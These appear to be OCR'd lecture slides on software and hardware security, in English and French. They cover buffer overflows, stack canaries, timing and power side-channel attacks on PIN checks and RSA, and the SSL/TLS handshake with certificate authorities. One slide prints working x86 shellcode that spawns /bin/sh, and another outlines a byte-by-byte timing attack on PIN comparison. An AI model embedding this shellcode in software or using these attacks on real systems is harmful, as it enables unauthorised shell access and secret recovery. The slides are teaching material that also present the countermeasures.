
```
Enter the password : 1234567899
Correct Password
Root Login
```

Why?
The value of pass has been overwriteen by something different of 0, so the programm always give the Root privileges to the user.

# Other Overflows

- Stack
- Heap
- Arithmetic
- Formats

# Stack-based Overflow



# ShellCode

shellcode = executable binary code that can launch a shell '/bin/sh', represented by a string.

```
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46"
  "\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e"
  "\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8"
  "\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

# Some counter measures

- Use a “safe” language like Ada, Eiffel, Lisp, Modula-2, Smalltalk, OCaml.
- Avoid standard library functions that does not check bounds, such as **gets, scanf and strcpy**
- Address space layout randomization (ASLR)

# Technique du canari

Canaris (birds) were used to detect grizou gaz in mines.


## Principe

- Store a secret value, generated at the execution, just before the return address (between the end of the stack and the return address).
- Check if this secrete value is modified or not, once the function is exectued.

It avoids execution of bad code but the code size increase and the call is slower.

# Outline

# Different Kind of Side Channel



How to determine a secret or a key by observing:

- Time : it is linked to the secret
- Power Analysis Attack
- SPA (Simple), DPA (differential)
- Cache Attack: analysing the cache default
- FaultAttack: attack by injecting some faults
- Electromagnetic attack ...

Timing Attacks on Implementations of Diffie–Hellman, RSA, DSS, and Other System... Paul Kocher - CRYPTO - 1996

# Naïve Example Side Channel

- Acces Control with 10 digit (0..9)
- Code composed of 4 digits
- At each mistake a red light is turn on, otherwise it is the green one
- What is the number of possible codes?
- What is the minimal number of tries to open the door?

# Timing attack on Pin Code

For an 8 bytes pin code, we have $(2^8)^8 = 256^8$ possibilities for Brute Force attack.

# Timing attack on Pin Code

For an 8 bytes pin code, we have $(2^8)^8 = 256^8$ possibilities for Brute Force attack.

## Program

```
for ( i = 0 ; i <= 7; i++)
      if ( pinCarte[i] != pinPresente[i] ) return false;
return true ;
```

- Present $n : 0, \ldots, 256$ for the first byte $(n, 0, 0, 0, 0, 0, 0, 0)$
- Measure the execution time, the maximun give the first part of the key.
- Reapeat it


We have only $8 * 256 = 2048$ possibilities.


# Timing attack on Pin Code: Correction

## Program

```
boolean test = true ;
for ( i = 0 ; i <= 7; i++)
    test = test && ( pinCarte[i] == pinPresente[i]);
return test ;
```

# Setup for Power Analysis Attack






# Simple Power Attack on RSA Signature


Signature si $y^a mod n$, where $y$ is the message, $n$ public and is the secret key.

## Program

```
s = 1 ;
for ( i = L-1 ; i >= 0; i --) {
      s = s*s mod n ;
      if ( a [ i ] == 1)
            s = s*y mod n ;
}
```




# In reality



# Outline

# Le protocole SSL/TLS

- Protocole de *sécurisation des échanges* sur Internet
- Mode *client-serveur*, au dessus de *TCP*



# Le protocole SSL/TLS

- Permet de garantir
  - l'*authentification* du serveur
  - la *confidentialité* des données échangées
  - l'*intégrité* et l'*authentification de l'origine* des données échangées
  - l'*authentification* du client (optionnel)
- Permet d'encapsuler de manière transparente des protocoles de la *couche application*
  - HTTP (80) $\rightarrow$ HTTP*S* (443)
  - IMAP (143) $\rightarrow$ IMAP*S* (993)
  - POP3 (110) $\rightarrow$ POP3*S* (995)
  - *STARTTLS* (pour IMAP, POP3, SMTP, FTP, etc.) sur le *même port*

# Un peu d'histoire

- Au début, *SSL* (*Secure Sockets Layer*), développé par Netscape
  - SSL 1.0 (1994) : protocole théorique, jamais utilisé
  - SSL 2.0 (1995-2011) : première version utilisée
  - SSL 3.0 (1996-. . . , RFC 6101) : dernière version, sur laquelle TLS sera basé
- Puis *TLS* (*Transport Layer Security*), développé par l'IETF (*Internet Engineering Task Force*)
  - TLS 1.0 (1999-. . . , RFC 2246) : successeur de SSL, diverses amélioration jusqu'en 2002
  - TLS 1.1 (2006-. . . , RFC 4346)
  - TLS 1.2 (2008-. . . , RFC 5246)
  - TLS 1.3 (2017 -. . . , Under discussion)
- *Compatibilité* des serveurs HTTPS (source : SSL Pulse, mars 2016)

| SSL 2.0 | SSL 3.0 | TLS 1.0 | TLS 1.1 | TLS 1.2 |
|---|---|---|---|---|
| 8,4 % | 26,8 % | 98,2 % | 71,9 % | 74,2 % |

# Mécanismes cryptographiques dans TLS

- TLS offre le choix entre *plusieurs mécanismes cryptographiques* pour être capable de s'adapter aux *contraintes* de chaque application et de chaque système
- *Authentification* du serveur (et du client, optionnellement) :
  - clé publique : RSA, DSS, ECDSA
  - clé secrète ou mot de passe partagé : PSK (*Pre-Shared Key*), SRP (*Secure Remote Password*)
  - pas d'authentification : ANON
- *Échange de clés* :
  - clé publique (toujours la même clé privée côté serveur) : RSA
  - Diffie-Hellman statique (même problème) : DH, ECDH
  - clé secrète ou mot de passe partagé : PSK, SRP
  - Diffie-Hellman éphémère (clés privées *propres à chaque connexion* ; garantit la *forward secrecy*) : DHE, ECDHE

# Mécanismes cryptographiques dans TLS

- *Chiffrement* :
  - chiffrement par bloc : AES-CBC, 3DES-CBC, DES-CBC, etc.
  - chiffrement par bloc avec mode authentifiant : AES-CCM, AES-GCM, etc.
  - chiffrement par flot : RC4
  - pas de chiffrement : NULL
- *Intégrité* et *authentification de l'origine* des messages :
  - HMAC : HMAC-MD5, HMAC-SHA1, HMAC-SHA256, etc.
  - mode authentifiant du chiffrement par bloc : AEAD
- Une combinaison de ces mécanismes est appelée *cipher suite*
  - par exemple : TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
- En bonus, TLS peut aussi supporter un *mode de compression* des données : NULL ou DEFLATE

# Quelques chiffres sur SSL/TLS

- plus de 50 RFC
- 5 versions à ce jour
- plus de 300 suites cryptographiques
- plus de 20 extensions
- des fonctionnalités intéressantes: compression, renégociation, reprise de session (2 méthodes), une dizaine d'implémentations connues, mais combien d'implémentations maison ?

# Implementation

Quelle réponse peut attendre un client proposant les suites cryptographiques suivantes : AES128-SHA et ECDH-ECDSA-AES128-SHA ?

- A: AES128-SHA
- B: ECDH-ECDSA-AES128-SHA
- C: une alerte
- D: la réponse RC4-MD5

Une suite cryptographique est représentée par un entier sur 16 bits.
Pendant longtemps, toutes les suites étaient de la forme 00 XX
Pourquoi perdre du temps à regarder l'octet de poids fort
Code pour RC4-MD5 = 00 05
Code pour ECDH-ECDSA-AES128-SHA = C0 05

# Client Hello 258 octets

Un ClientHello TLS dont la taille est comprise entre 256 et 511 peut être confondu avec un ClientHello SSLv2 !

| 16 | 03 | 01 | 01 | 02 |
|---|---|---|---|---|

TLS


| Type | Version | longueur |
|---|---|---|
| HS | TLS 1.0 | 258 |

SSLv2

| longueur | Pad | Type |
|---|---|---|
| 5635 | ... | CH |

01 correspond à un ClientHello ainsi 1603 devient 5635 octets !

# High level


Client
Server
ClientHello
ServerHello
Certificate
ServerHelloDone
ClientKeyExchange
ChangeCipherSpec
Finished
ChangeCipherSpec
Finished
Données applicatives

# TLS

## TLS = 5 protocoles

- *Handshake*, connexion sécurisée entre le client et le serveur
- *Change Cipher Spec*, nouvelle clef de session va être utilisée
- *Alert* $\Rightarrow$ Warning ou Fatal
- *Application Data*, encapsulation des données après Handshake
- *TLS Record*, encapsule puis relaye les données (Chiffremennt symétrique et MAC)

# Établissement d'une connexion SSL/TLS

- Contexte : un *client* souhaite établir une connexion SSL/TLS avec un *serveur*
- Objectifs :
  - se mettre d'accord sur une *cipher suite commune*
  - *authentifier* le serveur
  - échanger des *clés secrètes* pour le chiffrement et l'authentification des messages
- Protocole de *handshake* en 4 étapes

# Handshake SSL/TLS simple

1. *Client* $\rightarrow$ *Serveur*
   - `ClientHello` : plus haute version du protocole supportée, liste des *cipher suites* et modes de compression supportés
2. *Serveur* $\rightarrow$ *Client*
   - `ServerHello` : version du protocole, *cipher suite* et mode de compression choisis
   - `Certificate` (opt.) : la clé publique du serveur dans un certificat X.509 permettant d'en vérifier l'authenticité
   - `ServerKeyExchange` (opt.) : une clé publique Diffie-Hellman pour l'échange de clés
   - `ServerHelloDone`

# Handshake SSL/TLS simple

3. *Client* $\rightarrow$ *Serveur*
   - `ClientKeyExchange` : soit un secret (*PreMasterKey*) chiffré avec la clé publique du serveur, soit une clé publique Diffie-Hellman pour l'échange de clés
   - `ChangeCipherSpec` (marque la fin du *handshake* côté client)
   - `Finished` : message chiffré et authentifié contenant un MAC des messages précédents du *handshake*
4. *Serveur* $\rightarrow$ *Client* (si le `Finished` du client est valide)
   - `ChangeCipherSpec` (marque la fin du *handshake* côté serveur)
   - `Finished` : message chiffré et authentifié contenant un MAC des messages précédents du *handshake*
5. Si le `Finished` du serveur est aussi valide, la connexion est établie

# Authentification du serveur

- Dans le *handshake* précédent, le serveur envoie *lui-même* sa *clé publique* afin d'*authentifier ses messages*
  $\rightarrow$ N'y a-t-il pas comme un problème ?
- Comment *vérifier l'authenticité de la clé publique* du serveur ?
  - Clé publique *signée par le serveur* ?
    $\rightarrow$ La vérification nécessite de faire confiance à la clé publique...
  - Clé publique *signée par une tierce partie* (appelée *autorité de certification*, ou CA) ?
    $\rightarrow$ OK, mais comment vérifier cette signature ?
  - Clé publique *signée par un CA*, et *clé publique du CA* ?
    $\rightarrow$ Comment vérifier l'*authenticité de la clé publique du CA* ?
    On a juste déplacé le problème...
- Il s'agit d'un problème difficile, qui nécessite la mise en place d'une *infrastructure à clés publiques* (ou PKI)

# Infrastructure à clés publiques

- Permet de répondre à la question :

  *Comment faire confiance à une clé publique ?*

- Certificat : *signature de la clé publique* par un tiers de confiance
- Infrastructures possibles :
  - hiérarchique : *autorités de certification* (SSL/TLS et X.509, EMV)
  - décentralisée : *réseau de confiance* (PGP, GnuPG)

# Autorités de certification

- Différents niveaux :
  - *CA racines* : peuvent certifier les *clés publiques d'autres CA*
  - *CA intermédiaires* : en général, *ne peuvent pas* certifier d'autres CA
    $\rightarrow$ certifient les *clés publiques des serveurs*
- Chaîne de certification :


$$\textit{CA racine} \xrightarrow{\text{signe}} \textit{CA 1} \xrightarrow{\text{signe}} \textit{CA 2} \xrightarrow{\text{signe}} \textit{Serveur}$$

- *Authentification* : le serveur envoie trois certificats
  - sa propre *clé publique*, *signée* par CA 2
  - la *clé publique* de CA 2, *signée* par CA 1
  - la *clé publique* de CA 1, *signée* par CA racine
- *Vérification* : si le client connaît (et fait confiance à) la *clé publique de CA racine*, il peut vérifier la validité de *tous les certificats*


# Autorités de certification

- Toujours les mêmes problèmes :
  - comment obtenir la *clé publique des CA racines* ?
  - *quelle confiance* leur accorder ?
- Liste de *CA racines de confiance* maintenue par les *navigateurs*
  - actuellement, 80+ *CA racines* intégrés dans Firefox
  - mais comment *avoir confiance en le navigateur* que l'on télécharge ?!
    $\rightarrow$ *contrôle d'intégrité et d'authenticité* de l'archive téléchargée ?
    $\rightarrow$ *problème de la poule et de l'œuf*...
- *Attention à la sécurité des CA* (racines et intermédiaires) !
  - si la *clé privée* d'un CA est compromise : *émission de faux certificats* p.ex. *DigiNotar* en 2011 : 500 faux certificats, dont `*.google.com`
  - *audits de sécurité* réguliers
